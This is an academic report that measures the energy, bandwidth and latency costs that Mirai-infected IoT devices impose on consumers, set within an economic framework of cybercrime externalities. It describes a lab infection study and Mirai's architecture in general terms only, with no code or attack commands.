rIoT: Quantifying Consumer Costs of Insecure Internet of Things Devices

Kim Fong, Kurt Hepler, Rohit Raghavan, Peter Rowland

University of California, Berkeley, School of Information

Authors' Note:

This project was supported by a grant from the Center for Long-Term Cybersecurity

Abstract

As consumer Internet of Things (IoT) devices proliferate, we must grapple with the consequences of inexpensive, difficult-to-secure products. Malicious actors may use vulnerable IoT devices to snoop on consumers, cause devices to malfunction, or degrade or deny access to services. Violations of consumer confidentiality and integrity, although significant, are just one type of problem. Cybercriminals also exploit vulnerabilities in IoT products to build "botnets" of thousands of devices that can attack and shut down governments, infrastructure providers, and businesses. Attacks on the availability of information technology—such as DDoS attacks—create unique harms that accrue to both the targets of the attacks and to the consumers whose IoT devices enable the attacks. There is a dearth of literature measuring the harms to consumers resulting from DDoS attacks and, because these consumer costs are elusive, regulators have struggled to enact policies that could prompt manufacturers to design more secure IoT devices.

We use the framework proposed by Anderson et al. (2013) to identify the costs to consumers in the context of DDoS attacks. This report provides empirical measurements of three of these costs by infecting several consumer IoT devices with the Mirai malware and measuring how the devices use electricity and bandwidth resources in non-infected and infected states. We observe only small increases in electricity consumption of infected devices but significant increases in bandwidth usage in infected devices when compared with non-infected devices operating normally. We also find that infected devices cause a degraded user experience for the device owner, as devices that are involved in attacks can interfere with the owner's use of both the device and the network to which it is connected.

Based on these increased resource consumptions costs, we then examine the costs to consumers of insecure IoT devices through the lens of three case studies. We first investigate the consumer costs of large-scale distributed denial of service attacks on Dyn, Inc. resources and the *KrebsOnSecurity* website that were caused by IoT botnets in 2016. We also present a hypothetical worst-case scenario attack to uncover potential damages that could arise given a large pool of insecure IoT devices. Finally, we explore potential implications of these issues and discuss regulations that could be used to promote a more secure IoT ecosystem.

Table of Contents

I. Introduction

Gartner forecasts that the number of connected devices will reach 20.4 billion (excluding smartphones, tablets, and computers) by 2020 (Gartner, 2017); Ericsson estimates that there will be approximately 18 billion IoT devices by 2022 (Ericsson, 2016). Worldwide spending on IoT security is expected to reach $1.5 billion in 2018 (Gartner, 2018).

Consumer IoT products have the potential to benefit users and society, from improved health through better monitoring by wearable sensors to increased electrical efficiency thanks to "smart" light bulbs, but many manufacturers have not adequately implemented rudimentary security measures to prevent unauthorized access to and exploitation of these network connected devices. Hackers have been exploiting vulnerabilities in flawed consumer IoT devices at alarmingly high rates (Kushov, Kuzin, Shmelev, Makrushin, & Grachev, 2017); conscripting them into botnet cyber-armies to launch distributed denial of service (DDoS) attacks, send spam email, or mine cryptocurrencies (McMillen, 2017); or accessing sensitive information stored or recorded by these devices to perpetrate financial crimes or privacy invasions.[1]

This report focuses on the former—exploiting vulnerable devices for their computing power and ability to use their network's bandwidth for cyberattacks—specifically DDoS attacks on Internet domains and servers.

Insecure Internet-connected devices create widespread costs, both direct and indirect, among a variety of stakeholders, including network targets, device manufacturers, Internet service providers (ISPs), and consumers (Anderson et al., 2013; Federal Trade Commission, 2015, pp. 10-18). Identifying the targets on the receiving end of botnet DDoS campaigns is often easier than identifying other affected stakeholders because targets incur the most visible costs. The rise of markets for services like cyber insurance and DDoS protection, moreover, create economic incentives to focus on the costs to targets, which may lose millions of dollars due to downtime during an attack (Osborne, 2017; Matthews, 2014; Romanosky, 2017).

There is, however, little research that empirically measures costs to the consumers who own the compromised devices used in cybercrimes. This lack of research makes it difficult to (1) estimate the total social cost of cyberattacks; (2) determine how costs are distributed among stakeholders; (3) make a determination about which parties are in the least cost avoider position to prevent or mitigate cyberattacks; and (4) protect and compensate consumers and third parties harmed by cyberattacks. As we will discuss, accounting for direct economic losses is important in determining whether consumer protection or computer crime law can be brought to bear on insecurity problems.

This paper informs these questions by providing three measures of consumer loss resulting from a hacked IoT device. We posit that compromised IoT devices participating in a DDoS attack will use more resources (energy and bandwidth) and degrade the performance of a user's network more than uninfected devices in normal daily operation. First, we measure increases in energy consumption in various devices infected with the Mirai botnet malware and provide estimates of the total energy costs of a single device in a thirty-minute DDoS attack

[1] News stories of hackers obtaining access to Internet-connected baby monitors and in-home security cameras, which they then use to watch the home's unaware occupants, offer unsettling examples of the type of privacy invasions afforded by vulnerable devices (Cimpanu, 2018).

scenario. Second, we measure increases in bandwidth consumption and provide estimates of the consumer loss associated with the loss of bandwidth capacity in the same scenario. Third, we measure increases in network latency. Although we observe mixed results with energy consumption, our results suggest that consumers collectively bear a perceptible and non-negligible share of the costs of increased bandwidth consumption and network latency.

Putting an economic cost on IoT insecurity will inform strategies for regulating IoT devices and enforcing workable security standards to reduce the negative impacts of IoT devices on society. Part II of this paper proceeds by explaining the nature of DDoS attacks and summarizes frameworks for identifying and accounting for the negative externalities associated with such attacks. Part III describes our research theory and design, while Parts IV describes our methods. Parts V through VII detail and discuss our three hypotheses and the results of our research. Part VII applies our results to three case studies. Part IX discusses some implications of our research, and Part X concludes with a summary and ideas for further research.

II. Background

IoT Insecurity and DDoS Attacks

Our research focuses on one specific use of IoT botnets: DDoS attacks. The goal of a DDoS attack is to cause a loss of service to users by occupying the bandwidth of a target's network or overloading the computational resources of the target's system. DDoS attacks are distributed because numerous devices instead of a single device flood the victim with traffic. But these attacks are also distributed in the sense that they result from the actions of many stakeholders, and they impose costs and harms on many stakeholders.

Both manufacturers and consumers engage in behaviors that increase consumer IoT device vulnerability. On the manufacturer side, many devices run lightweight Linux-based operating systems that open doors for hackers. These embedded Linux operating systems provide only a basic set of programs, so manufacturers often include an executable called BusyBox, which provides a variety of popular operating system tools missing from the OS to accomplish tasks like listing files on the device or remotely connecting to it over the Internet. While an IoT device may only need some of the functionality BusyBox provides, manufacturers often install the full suite of tools in their devices, thereby giving attackers more ways to access the device through known exploits.[2] In addition, some consumer IoT devices implement minimal security. For example, device manufacturers may use default username and password credentials to access the device. Such design decisions simplify device setup and troubleshooting, but they also leave the device open to exploitation by hackers with access to the publicly-available or guessable credentials.

Consumers' actions, too, contribute to the insecurity of IoT devices. Consumers who expect IoT devices to act like user-friendly "plug-and-play" conveniences may have sufficient intuition to use the device but insufficient technical knowledge to protect or update it. Additionally, consumers may have incomplete threat models, or they

[2] Notably, this practice is inconsistent with the Open Web Application Security Project's (OWASP) Security By Design Principles, one of which is to "minimize attack surface area." By installing extraneous functionality into an IoT device rather than designing the device to limit its requirements, manufacturers create more attack surface than necessary (OWASP, 2016).

may make device decisions based on other factors, such as cost or interoperability, rather than security or privacy (Zeng, Mare, & Roesner, 2017).

Van Eeten et al. (2009) provide a simplified topology of the stakeholders who are potentially vulnerable to harms associated with DDoS attacks: users (home and business), e-commerce companies, infrastructure providers (software vendors, ISPs, hosting providers, and registrars), incident response organizations (computer security response teams, law enforcement), and society at large (p. 9). The victim on the receiving end of a DDoS attack experiences the most visible damage (e.g., having a website knocked offline, losing brand reputation, and being unable to serve customers). Although DDoS attacks do not target the consumers who own the devices used in the botnet, consumers nonetheless incur costs because their devices perpetrate cybercrimes without their consent. Additionally, Internet Service Providers incur costs associated with carrying the illicit traffic across their networks. DDoS attacks can have even wider ranging effects when they affect critical infrastructure providers, as millions of otherwise uninvolved consumers may lose access to essential services like Internet, energy, or banking.[3]

Externalities of Insecurity

Information security economists have characterized the distribution of cyber-insecurity costs among a multitude of stakeholders as the result of economic externalities.[4] Externalities are positive or negative consequences to third parties that result from an economic transaction. For example, car theft benefits a thief and harms a victim, but it also affects third parties such as law enforcement, the justice system, the city where the crime occurred, and the public.

In the context of IoT device security, the externality-creating economic transaction occurs between, on the one hand, IoT device manufacturers who develop insecure products and, on the other hand, the consumers who purchase them. When cybercriminals exploit security flaws in a device, externalities flow to third-party stakeholders such as targets of DDoS attacks, ISPs, and society. Because these negative externalities affect third parties in numerous and sometimes unpredictable ways, it is often difficult to assign costs to cybercrime externalities and estimate the aggregated cost of cybercrime among all third parties (van Eeten, Bauer & Tabatabaie, 2007).

Information security economists provide several explanations for the provision of inefficient levels of insecurity in the market. On the manufacturer side, Anderson (2001) highlights network effects as a potential source of insecurity. Because networks tend to create “winner take all” market structures with dominant firms, manufacturers—particularly those trying to establish two-sided platforms—have substantial incentives to be first to market. Being first to market means that manufacturers can attract developers for the platform, pulling and locking in consumers whose loyalty to the platform increases with the purchase of complementary products (Anderson, 2001, pp. 2-3). Strong feedback effects magnify first-mover advantages, making security a secondary concern. They also create disincentives to implement strong security because developers would find it more difficult to build for the platform, obstructing the feedback effects.

[3] The DDoS attack on Dyn affected millions of consumers by effectively shutting down access to online financial services, healthcare portals, government services, and popular websites like Facebook and Twitter.

[4] See, for example, Anderson and Moore (2007); Kobayashi (2005); and Rao and Reiley (2012).

On the consumer side, externalities may arise out of information asymmetries caused by hidden information or misaligned incentives. Hidden information occurs when consumers cannot discern product characteristics and, thus, are unable to purchase products that reflect their preferences (Anderson and Moore, 2007). For example, when consumers are unable to observe the security qualities of software, they instead purchase products based solely on price, and the overall quality of software in the market suffers (Anderson and Moore, 2007, p. 3). This is one explanation for why far more insecure devices end up in the marketplace—and eventually on the Internet—than would be socially optimal.

Varian (2000) also points to misaligned incentives as a source of poor security. When one party does not bear the full costs of its actions, it has inadequate incentives to avoid actions that incur those costs. In the context of DDoS attacks, consumers may lack incentives to secure their devices because they do not bear the full costs of such attacks. Admittedly, a consumer may experience frustration, delay, or other inconvenience because a website is inaccessible due to a DDoS attack, but the consumer does not bear the full costs; the target bears a more substantial portion of costs because it loses business, its reputation suffers, or it must protect, repair, or replace damaged infrastructure.

Characterizing cybersecurity as a public good also offers a useful explanation for why the market produces security in sub-optimal quantities. Network security is a non-rivalrous and non-excludable information commodity. As Mulligan and Schneider (2009) assert, "[Cybersecurity] is non-rivalrous because one user benefitting from the security of a networked system does not diminish the ability of any other user to benefit from the security of that system. And it is non-excludable because users of a secure system cannot be easily excluded from benefits security brings."[5] If a small set of users work to improve a system like the Internet, such as by increasing reliability or security, all users benefit. For example, if ten percent of network participants expend effort and money to secure themselves, the remaining ninety percent of insecure users nonetheless benefit because the actions of the minority have reduced the system's overall vulnerability. This creates disincentives for individuals to invest in system security because they can freeride on others' investments (Varian, 2004).

Insecurity also creates externalities similar to those seen in other public good settings. Camp and Wolfram (2000) draw comparisons to environmental externalities, suggesting that if network security is a public good, then vulnerabilities are like a form of pollution that degrades the environment for all consumers. They propose a scheme for trading security vulnerabilities, similar to the cap and trade system for pollutant emissions, as a means of creating a market-driven mechanism to reduce insecurity (Camp and Wolfram, 2000).

This report does not advocate for imperviousness in consumer devices, and we recognize that there are benefits of lower security. There is obviously a cost-benefit tradeoff in requiring high levels of security, as these can cause slower innovation cycles, lock-in, and limit the number of companies that practically can bring products to the market. At the same time, our investigation focuses on the most basic problems of insecurity, such as requiring the user to change the default administrator password. We assume that the interventions that would prevent a

[5] Public health is non-excludable in the sense that when one individual gets vaccinated, it lowers the risk that that individual infects others. Others benefit because that one individual was vaccinated. Similarly, cybersecurity is non-excludable because when one individual protects her system from infection, it lowers the risk that her system will spread malware to other systems. We note, however, that the fact the non-excludability of security may not lower an insecure system's probability of infection if the insecure system becomes a more attractive target to an adversary due to its observable failure to take preventative measures (Powell, 2011; Kobayashi, 2005).

Mirai-style attack would not impose unreasonable costs on innovation, foster lock-in, or substantially impair the ability of developers to make exciting new devices.

Accounting for Costs

Given that insecurity creates substantial externalities, how do these externalities affect various stakeholders? We address this issue by building on existing work by researchers like Anderson et al. (2013), who introduce a framework for cataloguing the costs resulting from cybercrime. Specifically, we apply this framework to our study of the role that insecure IoT devices play in DDoS attacks.

According to Anderson et al. (2013), the cost of a cybercrime is the sum of direct losses, indirect losses, and defense costs that result from the crime (p. 6). *Direct losses* are "the monetary equivalent of losses, damages, or other suffering felt by the victim as a consequence of a cybercrime" (Anderson et al. 2013, p.5). Direct losses include the amount of money stolen or time spent recovering from the crime; as such, assigning value to these costs is often fairly straightforward. With regard to crimes that were perpetrated using Mirai botnets of IoT devices, direct losses could include costs like the money extorted from victims to prevent DDoS attacks or the revenue lost from foregone business opportunities during a DDoS attack. Measuring direct losses from attacks is important from a legal perspective because these are the kinds of harms that give rise to legal remedies under the Computer Fraud and Abuse Act (CFAA).[6]

Unlike direct losses, *indirect losses* and *defense costs* do not correspond to specific incidents or victims. Indirect losses are "the monetary equivalent of the losses and opportunity costs imposed on society by the fact that a certain cybercrime is carried out, no matter whether successful or not and independent of a specific instance of that cybercrime" (Anderson et al., 2013, p. 6). Indirect losses include less calculable costs, like the loss of trust in online systems or damage to reputation.

Finally, defense costs are "the monetary equivalent of prevention efforts" (Anderson et al., 2013, p. 6). Defense costs include costs associated with implementing defensive measures, such as investment in security equipment or anti-DDoS protection services. Defense costs also include consequential costs resulting from having to enact defensive measures, such as the inconvenience of missing an important email message that was falsely classified as spam. For cybercrimes enabled by IoT devices, ISPs disproportionately incur mitigating costs and defensive investment even though the ISPs are not part of the consumer-manufacturer transaction.

Anderson et al. (2013) also draw on the tripartite definition of cybercrime introduced in May 2007 by the European Commission. This definition divides cybercrime into three primary classes:

1. traditional forms of crime, such as fraud or forgery, committed over electronic communication networks;

[6] See 18 USC § 1030 (e)(11)(defining "loss" for purposes of the Computer Fraud and Abuse Act as: "any reasonable cost to any victim, including the cost of responding to an offense, conducting a damage assessment, and restoring the data, program, system, or information to its condition prior to the offense, and any revenue lost, cost incurred, or other consequential damages incurred because of interruption of service."); see also, United States v. Middleton, 231 F.3d 1207, 1213-14 (9th Cir. 2000) (holdingthat costs associated with investigating and repairing damage, in addition to taking temporary measures to prevent future break-ins, was sufficient to support a claim under 18 U.S.C. § 1030(a)(5)(A)); Facebook, Inc. v. Power Ventures, Inc., 844 F.3d 1058, 1066 (9th Cir. 2016) (holding that Facebook suffered "loss" within the meaning of the CFAA where Facebook employees spent many hours, amounting to more than $5,000 in costs, analyzing, investigating, and responding to the defendant's unauthorized access of Facebook's users' data).

2. the publication of illegal content over electronic media; and
3. "crimes unique to electronic networks," such as attacks on information systems, denial of service, or hacking (p.2).

As Anderson et al. (2013) note, the boundaries between these classes of cybercrime are "fluid," and the distinctions between them are not always readily apparent. Class 2 cybercrimes, for example, could also fall under more traditional forms of crime—child pornography is illegal regardless of whether it occurs over the Internet or through the postal mail. Thus, these categories are not mutually exclusive. Despite their fluidity, these classes are helpful in framing discussions about the extent to which a crime is entangled with Internet infrastructure: Class 1 cybercrimes use the Internet merely as a means to an end; Class 2 cybercrimes are increasingly possible only because of the Internet; lastly, Class 3 cybercrimes attack the network infrastructure itself, the costs of which are also referred to as "infrastructure supporting cybercrime" (Anderson et al., 2013, p. 20). DDoS attacks fit into the third class of cybercrime because they attack the network itself.

Although our research here focuses on consumer (that is, device user) costs, related literature demonstrates that many other stakeholders incur relatively substantial costs. As noted above, victims targeted by IoT botnet DDoS attacks experience *direct* losses due to extortion or lost revenue resulting from the attack, in addition to cost of recovery and repair. Romanosky (2016) estimates the average cost of a "security incident"[7] to be over $9 million, but the median cost is close to $300,000.[8] The victims may also suffer significant indirect losses resulting from upset users and loss of trust in the platform (Paul, 2017). Some *indirect* losses are difficult to quantify. For example, evidence suggests that Dyn lost around 14,000 customers, equating to roughly 8 percent of its customer base, as a result of DDoS attacks against the company in October 2016 (Weagle, 2017). However, businesses' willingness to pay significant sums for protection services to prevent such attacks may give an indication of the magnitude of the indirect losses companies may suffer.[9]

[7] Romanosky (2016) defines "security incident" as "an incident involving the compromise or disruption of corporate IT systems (computers or networks) or its intellectual property. For example, a denial of service (DoS) attack, the theft of intellectual property, the malicious infiltration (hack) and subsequent cyber extortion of corporate information, or a disruption of business services" (p. 123).

[8] These numbers likely under-estimate the average cost of security incidents because they do not account for lost revenue, sales, or market valuation (although other studies that examine the effect of data breaches on market valuation generally find no causal effect). Nor do these numbers account for "intangible or nonfinancial costs such as lost time due to a fired CEO, or any intangible measure of loss of reputation" (Romanosky, 2016, p. 129).

[9] Bright House, for example, estimates a three year cloud-based enterprise DDoS mitigation strategy to cost $108,000 (Bright House, 2015)



Figure 1: DDoS Stakeholder Externalities

Device manufacturers also may experience losses as a result of cybercrimes. There are *direct* costs associated with patching vulnerabilities through updates to device firmware, as well as defense costs associated with improving the device design and production to ensure better security in the future.[10] Manufacturers also bear an *indirect* cost to their reputations as a result of the negative publicity springing from a high-profile event like Mirai (Campbell, Gorden, Loeb & Zhou, 2003).

ISPs that carry the weaponized traffic across the Internet during a DDoS attack incur costs as well. ISPs include the providers of Internet access for the consumers (eyeball networks) and the hosts of the sites under attack (content networks). Secondary providers of network services, like content distribution networks (CDNs) and secondary DNS hosting providers, also suffer under the strain of DDoS attacks that occur on their systems. In addition to shouldering the defense costs of defending against ongoing DDoS attacks, these networks and service providers pay *indirect* costs by investing in security to mitigate future attacks.[11] A report by Bell Canada (2010), for example, lists other costs, including tracking threat advisory services, keeping safeguard configurations up to date, and monitoring IP traffic, application-level traffic (e.g., email), and web traffic within the ISP (p. 95).

Consumer Externalities for DDoS Attacks

We use Anderson et al.'s (2013) framework to identify the costs to consumers in the context of DDoS attacks. We define consumers as the purchasers and owners of vulnerable IoT devices. In the context of DDoS attacks,

[10] The vulnerabilities which the Mirai malware exploited in the 2016 DDoS attacks could be fixed with fairly low cost changes to the default settings of devices to disable vulnerable and non-essential protocols like telnet, and to require unique administrative passwords.

[11] Defense costs and security investment are not exclusive to the content side, either. DDoS attacks may also be targeted at individuals who are customers of an ISP which must defend against attacks or terminate their service agreement with the user, and suffer the lost revenue and associated damage to their reputation.

consumers are not the primary targets; rather, consumers act as subsidiary third-party participants in the crime perpetrated by botnet operators against the target websites and infrastructure. Consumers provide Internet-connected vulnerable devices, which are the means by which cybercriminals carry out these attacks. Anderson et al. refer to this circumstance as "infrastructure supporting cybercrime," which causes losses distinct from those incurred by the targets of cybercrime. In terms of cybersecurity's "Confidentiality, Integrity, and Availability" (CIA) model, this means that although targets may experience breaches of confidentiality or integrity, consumers' injuries are more likely to fall under the availability category because DDoS attacks do not attack the confidentiality or integrity of consumer devices directly, but rather interfere with the availability of the device for consumers' use.[12] As we discuss later, the Mirai malware that we examine is a fitting example of this phenomenon because Mirai only commands an infected device to send traffic; it does not take over other device functions that could be used to access or expose sensitive information. Nonetheless, although consumers are not the primary targets of DDoS attacks, they do incur direct, indirect, and defensive costs when their devices become part of a botnet.

Direct costs

Additional energy consumption is the cost incurred by the consumer due to the increased energy demands of malware running on an IoT device. As we demonstrate below, malware that uses IoT devices to perpetrate DDoS attacks may cause an infected device to consume more energy than a non-infected device. This cost will depend on the energy consumption characteristics of a specific device (more powerfully equipped devices may be able to send more packets and, thus, consume more energy) and also on the consumer's utility rates.

Bandwidth consumption is the most consequential cost incurred by the consumer due to the bandwidth reductions caused by malware. Similar to the aforementioned increases in energy consumption, we demonstrate below that malware that uses IoT devices to perpetrate DDoS attacks may cause an infected device to use more bandwidth than an uninfected device. Consequently, the consumer has less bandwidth available for legitimate activities, resulting in slowed or blocked network activity, inconvenience, or even extra charges as users surpass bandwidth caps on their ISPs (Broadband Now, 2018).

Non-functioning or reduced functioning costs include the cost of inconvenience caused by a suboptimally functioning device, in addition to costs of having to replace an infected device sooner than would otherwise be required because the malware causes it to function poorly or not at all.

Clean up and repair costs are the costs of returning a device to the pre-infection state. These costs may include hardware, software, and labor costs. Consumers, for example, might incur costs such as Geek Squad services, which start at approximately $100 per device,[13] or other investigation costs, such as time and cost of a service call if the consumer cannot identify the cause of a problem. For many IoT devices, replacement is a less expensive

[12] It is notable that specifically scope our research to include only harms resulting from DDoS attacks because this limits the types of harms we consider. Privacy intrusions, for example, are much less of a concern when malware forces a device to send packets or scan for other devices (as with a DDoS attack) than when it takes over a video feed. Physical harms associated with IoT devices, such as those that will be considered by the Consumer Product Safety Commission in May 2018, are much less likely to occur when the concern is device vulnerabilities rather than malfunctioning hardware or electrical defects. Consumer Product Safety Commission, *The Internet of Things and Consumer Product Hazards*, 83 Fed. Reg. 13,122 (Mar. 27, 2018).

[13] We contacted Geek Squad in April 2018 and inquired what the cost would be to fix a DVR and IP camera if they were infected with a virus. The service quoted us a flat fee of $99.99 per device.

option. These costs are significant but difficult to get consumers to address, such that while ISPs often know which of their customers have compromised machines, they do little or nothing to intervene.[14]

Indirect costs

Two indirect costs—*competition and innovation*—result from situations in which the presence of malware causes stakeholders to favor more secure systems. Many lightweight IoT devices currently run on free, open-source software, which, open source proponents argue, encourages innovation and competition among IoT device manufacturers. However, the same openness that encourages innovation and competition could, ultimately, destroy those benefits if rampant malware forces manufacturers to favor more locked down systems (Anderson et al., 2013, p. 22). If open-source systems were replaced by, for example, an Apple platform, there could be long run effects resulting in reduced innovation, market power concentration, and less user autonomy (Anderson et al. 2013).

Defense costs

Defense costs can be direct or indirect. Consumers incur direct defense costs of they install and run *anti-virus software* or *security updates* in response to a specific security incident. A consumer might incur indirect defense costs if they implement broad protective measures, such as purchasing a security router,[15] in anticipation of an attack. Similarly, ISPs, manufacturers, or anti-virus software providers may incur costs for enacting generic security countermeasures, then pass these costs on to the consumer in the form of higher prices, higher rates, or a software license fee. Categorizing these costs as *defense costs* obviates the need to assign them to either the *direct* or *indirect* category while avoiding double counting.

The frameworks we have discussed thus far are helpful for identifying the costs of preventative measures before an infection has occurred and the costs of mitigation, loss, or damage after an infection has been discovered and addressed. Notably, there is a lack of research that identifies quantifiable costs incurred *while* a device is infected. Much existing work in this area centers on issues of privacy invasion. For example, a hacked home security camera could be used to spy on its owners' activities, thereby breaching their privacy at home. However, privacy invasions typically utilize compromised devices against the *owner* of the device. DDoS attacks differ significantly from the privacy invasion model because such attacks use compromised devices to target another party, such as a web server or infrastructure provider, instead of the device owner. Our research addresses the unique concerns of DDoS attacks by demonstrating how these attacks create energy and bandwidth consumption costs for consumers while their devices are infected.

Table 1 summarizes our discussion of direct, indirect, and defense costs affecting consumers in the context of DDoS attacks:

[14] One exception to this is Germany, which has a public/private partnership so that ISPs can forward users to a government-run service, *botfrei*, that helps users clean their systems.

[15] See, for example, the Bitdefender Box (https://www.bitdefender.com/box/) which, at the time this report was written, was priced at $249.99 and claimed to provide "complete, multi-layered cybersecurity for your computers, smartphones, tablets, baby monitors, game consoles, smart TVs, and everything that's connected in your household."

Direct costs	Indirect costs	Defense costs
● Additional energy consumption ● Bandwidth consumption ● Non-functioning or reduced functioning of device ● Clean up and repair costs[16] ● Frustration or lost productivity from inability to access disabled services	● Competition ● Innovation	● Anti-virus software ● Installing updates

Table 1: Costs of DDoS Attacks to Consumers

III. Research Theory and Design

Botnets consisting of thousands of devices can launch crippling DDoS attacks on victim organizations by forcing each infected device to send large amounts of traffic to the victim, but generating this traffic requires the device to perform work beyond its normal functions. Thus, we posit that compromised IoT devices participating in a DDoS attack will use more resources (energy and bandwidth) and create more network latency than uninfected devices in normal daily operation.

Hypotheses

Hypothesis 1: Increased Energy Consumption

IoT devices infected with Mirai malware have increased electricity consumption. The amount of the increase, when aggregated across a large botnet, is not inconsequential.

Hypothesis 2: Increased Bandwidth Consumption

IoT devices infected with Mirai malware consume additional bandwidth. The additional bandwidth consumption is substantial when aggregated across a large botnet.

Hypothesis 3: Degraded User Experience

IoT devices infected with Mirai malware interfere with the legitimate use of a consumer's device and network. Although measuring the additional cost of degraded service is beyond the scope of this project, the fact that this cost is likely non-zero turns the costs incurred because of electricity and bandwidth consumption into lower bounds for overall consumer costs.

In order to test these hypotheses, we ran a simulated Mirai DDoS attack in an isolated laboratory network. We acquired a variety of consumer IoT devices known to be vulnerable to Mirai, infected them with the Mirai malware, then directed them to launch attacks against targets in our isolated network. We hypothesized that the

[16] Based on 2012 data, Anderson et al. (2013) estimate the worldwide cost to users of clean-up of cybercriminal infrastructure to be $10 billion.

process of generating and sending large volumes of internet traffic would cause a measurable increase in the energy and bandwidth consumption of these devices and network latency.

Our hypothesis follows from our observation that, during the course of a thirty-minute DDoS attack, a single device may send tens of thousands of packets that must be constructed and sent onto the network by the device itself, a process that requires work every time it is performed. Furthermore, consumer IoT devices are typically designed for a specific, limited use case. For example, a baby monitor may be able to record and transmit a single video stream with relative ease and efficiency, but sending thousands of network packets per second is abnormal behavior for most consumer IoT devices. Even for high-capacity devices like home routers that are designed to carry large amounts of network traffic, creating and sending such a high volume of traffic will still require the device to perform work. We hoped to capture the expression of the additional workload imposed on the device by the botnet controller in terms of increased energy and bandwidth usage, which could lead to degraded performance of the device's primary functions.

The Mirai Malware[17]

We relied on an early version of the Mirai malware to infect our selected devices and simulate a DDoS-capable botnet. A primary reason for selecting this malware is that Mirai-powered botnets have had a large destructive impact on the Internet. Beginning with attacks on Brian Krebs' popular security blog, *KrebsOnSecurity*, in September 2016, a series of massive Mirai-powered DDoS attacks swept across the Internet, causing service outages for targets ranging from national telecommunications service providers to relatively small online game servers. In a seven-month period from July 18, 2016, to February 28, 2017, over 5,000 targets were attacked by Mirai botnets. At its peak, the primary Mirai botnet contained more than 600,000 bots (Antonakakis et al., 2017, p. 1098). In September 2017, SecurityScorecard (2017) measured approximately 34,000 IPv4 addresses that still exhibited signs of being infected with Mirai.

We also decided to work with Mirai because the malware's alleged creator, "Anna-Senpai", published the malware source code in September 2016. Having access to the source code allows us to more closely simulate real-world conditions by using actual malware instead of a lab-produced replica. Furthermore, botnet creators have continued to build on the Mirai code by adding new functionality and applying Mirai's techniques to their own malware. Even though "plain vanilla" Mirai is not as potent as it was in 2016 and 2017, many of its key ideas and concepts live on in other botnet malware strains.[18] As such, our findings should help inform the broader malware research community as a whole.

To establish that Mirai still exists in the wild today, we created a honeypot using MTPot, an open-source python program which sets up a telnet server and logs login requests and executed commands. We set the honeypot's login username and password to match one of the credentials hardcoded into the Mirai malware. During the one hour test period that we left the honeypot directly exposed to the Internet, we observed two successful connection

[17] Our analysis of how Mirai works follows directly from research we completed for Doug Tygar's Fall 2017 course, *Privacy, Security, and Cryptography (INFO 219)*.

[18] New and inventive malicious uses of IoT devices continue to surface since the Mirai source code was made public in 2016. In some cases,malicious actors use IoT devices to send spam or phishing emails (Cimpanu, 2017). More recently, researchers have detected new variants of Mirai source that use compromised IoT devices to mine cryptocurrencies, referred to as "crypto-jacking" (McMillen, 2017).

attempts by Mirai bots/loaders. The connections appeared to be originating from IP addresses (122.251.190.195, 202.91.214.92) located in Japan.

The Mirai malware is a distributed system, which aids its rapid spread and attacking power. Once a device is infected with Mirai, it does not sit idly waiting for an attack command, but constantly scans for new vulnerable devices to target. Once a vulnerable device is found, the agent device sends the vulnerable device's IP address to a report server. The report server passes the device information to a loader server, which installs the Mirai malware on the device. The newly corrupted device then joins in the hunt for other devices as it awaits instruction from a command and control server.

